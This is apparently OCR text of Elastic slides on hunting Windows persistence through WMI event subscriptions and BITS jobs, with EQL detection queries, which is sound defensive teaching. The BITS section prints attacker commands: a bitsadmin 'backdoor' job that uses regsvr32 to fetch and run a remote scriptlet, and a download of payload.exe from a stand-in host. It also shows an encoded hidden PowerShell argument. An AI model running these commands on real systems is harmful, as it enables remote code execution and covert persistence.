
Persistence via WMI Event Subscriptions (T1084)

elastic

What is Windows Management Instrumentation (WMI)?

And why is it abused by attackers?

- WMI is Microsoft's implementation of the WBEM framework
- Very powerful for querying and managing many aspects of Windows
- Built-in to Windows - attackers can "live off the land"
- Why have attacks involving WMI been successful?
  - Lack of monitoring or visibility to WMI events
  - Difficulty separating the signal from the noise



elastic

Understanding WMI event subscriptions

And how they can be abused…

EventFilter

A condition that you test for. *E.g. A particular time and day of the week*

EventConsumer

An action to execute when the __EventFilter condition is met. *E.g. Execute a script*


FilterToConsumerBinding

Links the event filter and consumer instance together

Example Subscription

EventFilter tests if system uptime is between 240 and 325 seconds

EventConsumer executes malicious PowerShell script when EventFilter condition is true



WMI Query Language (WQL) Query:

```
SELECT * FROM __InstanceModificationEvent WITHIN 60
WHERE TargetInstance ISA
'Win32_PerfFormattedData_PerfOS_System' AND
TargetInstance.SystemUpTime >= 240 AND
TargetInstance.SystemUpTime < 325
```

Hunting for WMI persistence

Using EQL

- Search for the creation of an EventFilter, EventConsumer, and FilterToConsumer binding from the same unique PID


```
join by unique_pid
  [wmi where properties.Operation == "*IWbemServices::PutInstance*EventFilter*"]
  [wmi where properties.Operation == "*IWbemServices::PutInstance*EventConsumer*"]
  [wmi where properties.Operation == "*IWbemServices::PutInstance*FilterToConsumerBinding*"]
```


ALERT TYPE	EVENT TYPE	ASSIGNEE	OS	IP
• Persistence Detection	WMI FilterToConsumer Binding Creation	Unassigned	Windows 10 (v1809)	17
Execution Detection	PowerShell with Unusual Arguments	Unassigned	Windows 10 (v1809)	17

elastic

Investigating WMI abuse

Using Resolver in Elastic Endpoint Security






elastic

Hunting for WMI persistence


Using Elastic Endpoint Security



ENDPOINT	VERSIONINFO NAME	CATEGORY	SOURCE	ARGUMENT
87212w-win10	PowerShell.EXE	wmi	checkforupdatesCommandLineTemplate	-NonI -W hidden -enc SQBGACgAJABQAFMAVgBlAFIAcwBJAG8ATgBUAGEAQgBMAG AHsAJABfAH0AfAAlAHsAJABfAC4ARwBlAHQARgBpAEUAbABkACgAJwBhAG0AcwI ==


Hunting for WMI persistence

Using Elastic SIEM



Hunting for WMI persistence

Creating a rule in the Elastic SIEM



elastic

WMI Event Subscriptions are the tip of the iceberg

Other WMI considerations

- Attackers may attempt to hide their persistence in the hierarchy of WMI namespaces and classes
- WMI can be used during other phases of an attack
- Defenders need visibility to WMI telemetry and to understand offensive techniques
- Elastic Security provides WMI telemetry, detections, and threat hunting capabilities at enterprise scale

Devon Kerr. There's Something About WMI. https://youtu.be/JCjI2uV8u1c?t=273
Matt Graeber. Abusing WMI to Build a Persistent, Asynchronous, and Fileless Backdoor. https://bit.ly/31degLc

elastic

Persistence via BITS Jobs (T1197)

elastic

BITS Job

Overview

What?


Background Intelligent Transfer Service (BITS) is used to download files from or upload files to HTTP web servers or SMB file servers.

Utilities

Microsoft provides a binary called “bitsadmin” and PowerShell cmdlets for creating and managing the transfer of files.

Usage

Many popular applications use BITS to download updates in the background, including Windows updates.




https://attack.mitre.org/techniques/T1053/

BITS Job

Command line parameters

- Command line switches to be aware of
  - `/create` - creates a transfer job with the given display name
  - `/addfile` - adds a file to the specified job
  - `/resume` - activates a new or suspended job in the transfer queue
  - `/transfer` - transfers one or more files
  - `/SetNotifyCmdLine` - sets the command that will run when the job finishes transferring data or when a job enters a state
  - `/SetMinRetryDelay` - sets the minimum length of time, in seconds, that BITS waits after encountering a transient error before trying to transfer the file




```
bitsadmin /create backdoor
bitsadmin /addfile backdoor %comspec%  %temp%\cmd.exe
bitsadmin.exe /SetNotifyCmdLine backdoor regsvr32.exe "/u /s
/i:https://raw.githubusercontent.com/3gstudent/SCTPersistence/master/calc.sct scrobj.dll"
bitsadmin /Resume backdoor
```


https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/bitsadmin

elastic

BITS Job

PowerShell cmdlets

- Several cmdlet variations to be aware of
  - `Add-BitsFile` - add one or more files to a BITS transfer
  - `Complete-BitsTransfer` - completes a BITS transfer job
  - `Get-BitsTransfer` - gets the associated object for a transfer job
  - `Remove-BitsTransfer` - cancels a BITS transfer job
  - `Resume-BitsTransfer` - resumes a suspended BITS transfer job
  - `Set-BitsTransfer` - modifies the properties of a BITS transfer job
  - `Start-BitsTransfer` - create and start a BITS transfer job
  - `Suspend-BitsTransfer` - suspend a BITS transfer job




```
Start-BitsTransfer -Source "http://www.toteslegit.com/payload.exe" -Destination "C:\tmp\payload.exe"
```

https://docs.microsoft.com/en-us/powershell/module/bitstransfer/start-bitstransfer?view=win10-ps


elastic

Hunting for BITS Jobs

Using EQL

- Searching for bitsadmin.exe with command line parameters that could be used for persistence.


```
process where subtype.create and
  process_name == "bitsadmin.exe" and
  wildcard(command_line, "*Transfer*", "*Create*", "*AddFile*", "*SetNotifyCmdLine*",
                         "*SetMinRetryDelay*", "*Resume*")
| unique command_line
```



elastic

BITS Job


Reflex Response



elastic

Hunting for BITS persistence

Using Elastic Endpoint Security



